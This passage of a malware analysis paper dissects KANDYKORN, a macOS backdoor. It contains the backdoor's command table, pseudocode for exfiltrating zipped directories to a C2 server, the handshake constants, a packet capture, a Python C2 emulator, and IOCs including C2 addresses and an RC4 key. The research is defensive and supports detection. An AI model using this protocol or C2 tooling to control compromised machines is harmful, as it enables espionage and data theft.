
Figure 17: Commands handling of KANDYKORN.

Below is the KANDYKORN command handler table:

ID	**Name**	**Description**
0xD1	N/A	Exit command.
0xD2	resp_basicinfo	Gathers information about the system such as hostname, uid, osinfo, and image path of the current process, and reports back to the server.
0xD3	resp_file_dir	Lists content of a directory and formats the output similar to ls -al, including type, name, permissions, size, acl, path, and access time.
0xD4	resp_file_prop	Recursively reads a directory and counts the number of files, number of subdirectories, and total size.
0xD5	resp_file_upload	Used by the adversary to upload a file from their C2 server to the victim's computer. This command specifies a path, creates it, and then proceeds to download the file content and write it to the victim's computer.
0xD6	resp_file_down	Used by the adversary to transfer a file from the victim's computer to their infrastructure.
0xD7	resp_file_zipdown	Archives a directory and exfiltrates it to the C2 server. The newly created archive's name has the following pattern /tmp/tempXXXXXXX.
0xD8	resp_file_wipe	Overwrites file content to zero and deletes the file. This is a common technique used to impede recovery of the file through digital forensics on the filesystem.
0xD9	resp_proc_list	Lists all running processes on the system along with their PID, UID and other information.
0xDA	resp_proc_kill	Kills a process by specified PID.
0xDB	resp_cmd_send	Executes a command on the system by using a pseudoterminal.
0xDC	resp_cmd_recv	Reads the command output from the previous command, resp_cmd_send.
0xDD	resp_cmd_create	Spawns a shell on the system and communicates with it via a pseudoterminal. Once the shell process is executed, commands are read and written through the /dev/pts device.
0xDE	resp_cfg_get	Sends the current configuration to the C2 from /Library/Caches/com.apple.safari.ck.
0xDF	resp_cfg_set	Downloads a new configuration file to the victim's machine. This is used by the adversary to update the C2 hostname that should be used to retrieve commands from.
0xE0	resp_sleep	Sleeps for a number of seconds.

Table 1: KANDYKORN command handler table.

The malware incorporates error code reporting to the C2 server, but with a limited range of values. For instance, the command `process_module::resp_file_zipdown` features two distinct error codes: the value 0xFFFFFC1A is designated to signify an issue encountered during ZIP manipulation, while 0xFFFFFC18 indicates a networking problem with the C2.




```
if ( ksocket::recvex(this->socket, v6, this->data) >= 0 )
{
  __bzero(__s, 500LL);
  tchar2char(v7, __s);
  __src = mkdtemp(v12);
  strcpy(__b, __src);
  remove(__b);
  v8 = zip_open(__b, 6LL, 119LL);
  if ( v8 )
  {
    v4 = strlen(__s);
    if ( v4 )
    {
      if ( __s[v4 - 1] == 47 )
        v2 = v4;
      else
        v2 = v4 + 1;
      v5 = v2;
    }
    else
    {
      v5 = 0;
    }
    zip_walk(v8, __s, v5);
    zip_close(v8);
    v8 = 0LL;
    error_code = process_module::file_down(this, __b, v6);
  }
  else
  {
    error_code = 0xFFFFFC1A;
  }
}
else
{
  error_code = 0xFFFFFC18;
}
if ( v8 )
  zip_close(v8);
process_module::file_wipe(this, __b);
if ( ksocket::sendex(this->socket, &error_code, 4) < 0 )
  error_code = 0xFFFFFC18;
LODWORD(result) = -1;
if ( error_code != 0xFFFFFC18 )
  LODWORD(result) = 0;
return result;
```

Figure 18: Process_module::resp_file_zipdown command pseudocode.

NETWORK PROTOCOL


Both KANDYKORN and SUGARLOADER use the RC4 algorithm to encrypt their communications. When the malware first connects to the C2 server during the initialization phase, a handshake must be validated to proceed. The client generates a value using rand(), which, due to the lack of seeding, is predictable. This random value is sent to the C2 server, which responds with a nonce value. The malware then calculates a challenge by performing a left rotation of 16 bits on the nonce and doing a bitwise AND operation with the random value. The result is sent back to the server. If the server validates the challenge and it is correct, it responds with a constant value, 0x41C3372, allowing the malware to continue execution and establish a connection. Once the connection is established, the client sends its unique ID taken from the configuration file and awaits commands from the server. Subsequent data exchanges are serialized using a common schema for binary objects, with the content length sent first, followed by the payload.



```
v1 = 0x23D76C * j_j__rand_ptr();
v5[0] = v1;
send_msg(a1, v5, 4u);
recv_msg_fn(a1, &v3, 4u);
v4 = v1 & __ROL4__(v3, 16);
send_msg(a1, &v4, 4u);
recv_msg_fn(a1, &v4, 4u);
return -(v4 != 0x41C3372);
```

Figure 19: Handshake pseudocode.

The following is a packet capture showcasing the download of a binary from the C2 by SUGARLOADER.



```
00000000  ac 44 d4 14                                          |.D..            |  Random

00000000  62 2e 00 00                                          |b...            |  C2 nonce

00000000  00 00 40 04                                          |..@.            |  Challenge

00000000  72 33 1c 04                                          |r3..            |  C2 Validation

00000000  36 31 37 34 33 45 35 32  00 00 00 00 00 00 00 00   |61743E52........|
00000010  00 00 00 00 0a 00 00 00                              |........        |  Client ID

00000000  b0 cb 05 00                                          |....            |  Payload Size

00000000  cf fa ed fe 07 00 00 01  03 00 00 00 02 00 00 00   |................|  Payload (Mach-O)
```


Figure 20: Packet capture of an instance of KANDYKORN execution.

TOOLS: CUSTOM SERVER

To support the malware analysis process for KANDYKORN, we developed a custom tool using Python that acts as the C2 server. This tool is designed to interact with the malware, allowing us to gain a deeper understanding of KANDYKORN's features, control flow, and structures. By emulating the threat in a controlled environment, this tool facilitates the development of effective detection mechanisms.

In order to simulate the whole flow, the server expects SUGARLOADER to connect first; it will then serve KANDYKORN from disk. After that, the user is presented with a list of commands to execute.

Figure 21 is a code snippet of the implementation.



```python
def setup_server():
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server_address = ('0.0.0.0', 12345)
    sock.bind(server_address)
    sock.listen(1)
    client_socket, client_addr = sock.accept()
    return sock, client_socket


def handshake(client_socket):
    # Receive random
    client_socket.recv(4)
    # Send C2 nonce
    client_socket.send(rc4_encrypt(b'\x62\x2E\x00\x00'))
    # Receive Challenge
    client_socket.recv(4)
    # Send C2 validation
    client_socket.send(rc4_encrypt(b'\x72\x33\x1C\x04'))
    # Receive ID
    ID = rc4_decrypt(client_socket.recv(0x18))
    print('received ID: {}'.format(ID.split(b'\x00\x00')[0].decode('utf-8')))


def receive_data(client_socket):
    size = int.from_bytes(rc4_encrypt(client_socket.recv(4)), "little")
    recv_data = rc4_encrypt(client_socket.recv(size))
    print(recv_data)
    error = rc4_decrypt(client_socket.recv(4))
    return error


def send_payload(client_socket, payload):
    # Send payload size
    client_socket.send(rc4_encrypt(int.to_bytes(len(payload), 4, 'little')))
    # Send payload
    client_socket.send(rc4_encrypt(payload))


def send_command(client_socket, command_id):
    client_socket.send(rc4_encrypt(int.to_bytes(command_id, 4, 'little')))

    if command_id == RandomEnum.RESP_BASICINFO.value:
        receive_data(client_socket,)
```

Figure 21: Custom server.

CONCLUSION

In this paper, we took a deep dive into the inner workings of KANDYKORN, an advanced *macOS* backdoor uncovered during an intrusion targeting engineers at a major crypto exchange platform.

KANDYKORN represents a notable evolution in cyber threats, showcasing sophisticated features aimed at infiltrating and compromising *macOS* devices, which are increasingly becoming prime targets for cybercriminals. Operating discreetly, KANDYKORN employs a complex multi-stage loader and a custom network protocol to carry out various post-compromise activities.

Additionally, we have developed a custom tool to interact with KANDYKORN throughout our research. This tool not only facilitates the emulation of the threat in a controlled environment, but also serves as a valuable asset for researchers and defenders. It enables the ability to validate security measures and devise effective detection mechanisms.

REFERENCES

[1] Stepanic, D.; Sprooten, R.; Desimone, J.; Bousseaden, S.; Kerr, D. Elastic users protected from SUDDENICON's supply chain attack. Elastic Security Labs. 5 May 2023. https://www.elastic.co/security-labs/elastic-users-protected-from-suddenicon-supply-chain-attack.

[2] Wilhoit, C.; Bitam, S.; Goodwin, S.; Pease, A.; Ungureanu, R. Initial research exposing JOKERSPY. Elastic Security Labs. 21 June 2023. https://www.elastic.co/security-labs/inital-research-of-jokerspy.

[3] MITRE ATT&CK. Hijack Execution Flow. https://attack.mitre.org/techniques/T1574/.

[4] Wilhoit, C.; Ungureanu, R.; Goodwin, S.; Pease, A. Elastic catches DPRK passing out KANDYKORN. Elastic Security Labs. 1 November 2023. https://www.elastic.co/security-labs/elastic-catches-dprk-passing-out-kandykorn.

INDICATORS OF COMPROMISE (IOCs)

Observable	Type	Name	Reference
`3ea2ead8f3cec030906dcbffe3efd5c5d77d5d375d4a54cca03bfe8a6cb59940`	SHA-256	SUGARLOADER	.log .sld
`2360a69e5fd7217e977123c81d3dbb60bf4763a9dae6949bc1900234f7762df1`	SHA-256	HLOADER	Discord (fake) HLOADER
`http://tp-globa[.]xyz//OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC`	url		FinderTools C2 URL
`tp-globa[.]xyz`	domain-name		FinderTools C2 domain
`192.119.64[.]43`	ipv4-addr	tp-globa IP address	FinderTools C2 IP
`23.254.226[.]90`	ipv4-addr		SUGARLOADER C2
`D9F936CE628C3E5D9B3695694D1CDE79E470E938064D98FBF4EF980A5558D1C90C7E650C2362A21B914ABD173ABA5C0E5837C47B89F74C5B23A7294CC1CFD11B`	64 bytes key	RC4 key	SUGARLOADER KANDYKORN